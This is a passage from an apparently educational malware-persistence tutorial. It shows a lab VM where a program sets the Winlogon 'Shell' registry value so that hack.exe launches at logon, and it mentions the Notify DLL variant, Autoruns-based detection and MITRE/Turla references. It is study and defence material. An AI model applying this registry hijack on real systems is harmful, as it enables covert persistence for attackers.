
win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS Z:\> cd .\2022-06-12-malware-pers-7\
PS Z:\2022-06-12-malware-pers-7> dir
Directory: Z:\2022-06-12-malware-pers-7
Mode LastWriteTime Length Name
------ 6/12/2022 2:16 PM 232 hack.cpp
------ 6/12/2022 2:24 PM 15360 pers.exe
------ 6/12/2022 2:16 PM 14848 hack.exe
------ 6/12/2022 2:24 PM 1010 pers.cpp
PS Z:\2022-06-12-malware-pers-7> .\pers.exe
PS Z:\2022-06-12-malware-pers-7> reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /s
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
AutoRestartShell REG_DWORD 0x1
Background REG_SZ 0 0 0
CachedLogonsCount REG_SZ 10
DebugServerCommand REG_SZ no
DisableBackButton REG_DWORD 0x1
EnableSIHostIntegration REG_DWORD 0x1
ForceUnlockLogon REG_DWORD 0x0
LegalNoticeCaption REG_SZ
LegalNoticeText REG_SZ
PasswordExpiryWarning REG_DWORD 0x5
PowerdownAfterShutdown REG_SZ 0
PreCreateKnownFolders REG_SZ {A520A1A4-1780-4FF6-BD18-167343C5AF16}
Shell REG_SZ explorer.exe,Z:\2022-06-12-malware-pers-7\hack.exe
ShellInfrastructure REG_SZ sihost.exe
SiHostCritical REG_DWORD 0x0
SiHostReadyTimeOut REG_DWORD 0x0
SiHostRestartCountLimit REG_DWORD 0x0
SiHostRestartTimeGap REG_DWORD 0x0
Userinit REG_SZ C:\Windows\system32\userinit.exe,
VMApplet REG_SZ SystemPropertiesPerformance.exe /pagefile
Recycle Bin
Microsoft Edge
Firefox
shared (VBoxSvr) (Z)
Process Hacker 2
x32dbg
Type here to search
2:25 PM
6/12/2022
Right Ctrl

And relogin:


win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Signing out
Right Ctrl



Checking properties of `hack.exe`:



As you can see, parent process is `Non-existent process`. Parent will show as `Non-existent process` since `userinit.exe` terminates itself.

There is one more note. Also, the `Notify` registry key is commonly present in older operating systems (prior to `Windows 7`) and it points to a notification package DLL file that manages Winlogon events. If you replace the DLL entries under this registry key with any other DLL, Windows will execute it during logon.

What about mitigations? Limit user account privileges so that only authorized administrators can modify the Winlogon helper. Tools such as Sysinternals Autoruns may also be used to detect system modifications that may be attempts at persistence, such as the listing of current Winlogon helper values.

This persistence trick is used by Turla group and software like Gazer and Bazaar in the wild.

MITRE ATT&CK - Boot or Logon Autostart Execution: Winlogon Helper DLL
Turla
Gazer backdoor
Bazaar
source code on Github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine